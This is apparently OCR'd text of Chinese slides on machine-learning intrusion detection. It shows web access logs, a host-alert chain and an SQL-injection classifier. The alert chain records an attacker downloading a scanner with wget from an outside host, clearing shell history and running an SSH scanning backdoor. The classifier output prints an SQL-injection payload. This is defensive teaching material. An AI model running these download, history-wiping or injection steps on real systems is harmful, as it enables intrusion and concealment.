
time ▸	◂ guestip ▸	◂ requesthost ▸	◂ url ▸	◂ code ▸	◂ referer
15/Sep/2014:14:57:51	110.253.181.108	"assets.[redacted]com"	/v1/images/common/b_icon.png?v=20140826 HTTP/1.0	304	http://www.[redacted].com/
15/Sep/2014:14:57:51	110.253.181.108	"assets.[redacted].com"	/v1/images/common/foot_bg.png HTTP/1.0	304	http://www.[redacted]com/account/coupon?p=1
15/Sep/2014:14:57:51	110.253.181.108	"assets.[redacted]com"	/v1/images/common/loading.gif?v=20140808 HTTP/1.0	304	http://www.[redacted].com/
15/Sep/2014:14:57:51	110.253.181.108	"assets.[redacted].com"	/v1/images/common/index_icon.png?v=20140807 HTTP/1...	304	http://www.[redacted]com/account/coupon?p=1
15/Sep/2014:14:57:50	110.253.181.108	"assets.[redacted].com"	/v1/cache/index.all.min.css?v=201409150402 HTTP/1....	304	http://www.[redacted].com/
15/Sep/2014:14:57:50	14.211.90.116	"assets.[redacted]com"	/default/js/ncfpb.1.5.min.js?v=201409150402 HTTP/1...	200	http://www.[redacted].com/?cn=F10C95
15/Sep/2014:14:57:51	123.161.74.110	"www.[redacted].com"	/user/MCode/?type=1&isrsms=0&t=[redacted]...	200	http://[redacted]...
15/Sep/2014:14:57:51	218.20.158.217	"www.[redacted]com"	/user/MCode/?type=1&isrsms=0&t=[redacted]...	200	http://[redacted]...
15/Sep/2014:14:57:50	110.253.181.108	"www[redacted]com"	/ HTTP/1.0	200	http://[redacted]?p=1

明天

- APT
- 0Day
- 未知威胁

关联分析优缺点

- 优点：准确，误报率低
- 缺点：完全依靠经验




建立模型

发现攻击

分析攻击

创建规则

- 弥补关联分析的不足
- 感知异常
- 将更多的精力用在更重要的地方



日志

访问频率

URL特性

GEOIP/PROXY


访问内容

…..

结果

机器学习

- 贝叶斯




```
 014-09-28 20:55:43 发现可疑入侵行为:行为链事件(new model), 入侵概率: 0.9982540
用户权限查询(11700), 入侵概率: 0.004 预设分值: 0
命令/usr/bin/id
参数: id -un
父进程: -bash
目录: /home/oracle
uid: 500

时间: 2014-9-28 4:51:15

下载文件(11710), 入侵概率: 0.59291 预设分值: 0
命令/usr/bin/wget
参数: wget angelfire.com/komales88/scan.tar
父进程: -bash
目录: /dev/shm/
uid: 500

时间: 2014-9-28 4:54:14

打包文件(11711), 入侵概率: 0.299543 预设分值: 0
命令/bin/tar
参数: tar xvf scan.tar
父进程: -bash
目录: /dev/shm/
uid: 500

时间: 2014-9-28 4:57:14

History -c操作(11524), 入侵概率: 0.997455 预设分值: 0
命令history
参数: history -c
父进程: sshd: oracle@pts/0
目录: /dev/shm/ /.s
uid: 500

时间: 2014-9-28 7:57:14

已知后门(31107), 入侵概率: 0.998893 预设分值: 0
name: scanssh
exec: /dev/shm/ /.s/scanssh
argv: ./scanssh
user: oracle
remoteIP: 0.0.0.0
remotePort: 0
starttime: 2014-9-28 4:57:14
扫描行为(41001), 入侵概率: 0.392593 预设分值: 0
扫描时间: 2014-9-28 20:48:37
扫描IP: [redacted]  被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 1
扫描IP:             被扫描IP: 182.           扫描次数: 1 扫描端口: 2
扫描IP:             被扫描IP: 182.           扫描次数: 1 扫描端口: 3
扫描IP              被扫描IP: 182.           扫描次数: 1 扫描端口: 4
扫描IP:             被扫描IP: 182.           扫描次数: 1 扫描端口: 10
```


来自 腾讯 ——江虎

机器学习

- 预测sql注入




```
---开始预测---
---测试数据:sql解析---
['Single', 'Identifier', 'Single', 'Identifier', 'Error']
---测试数据:使用N-gram
["('Single',)", "('Identifier',)", "('Single',)", "('Identif
tifier')", "('Identifier', 'Error')", "('Single', 'Identifie
---测试数据:计算相关特征 sql长度 信息熵等 ---
[5, 2.287783719941071, -125.14954682486261, 1214.24818846847
---测试数据:结果预测---
' and 'a'='a'                                  : malicious
```




```
SQL:select the best student union from class
select the best student union from class maybe legit
```

机器学习


- 预测机器注册



```
username:lion_00
lion_00 maybe legit
```

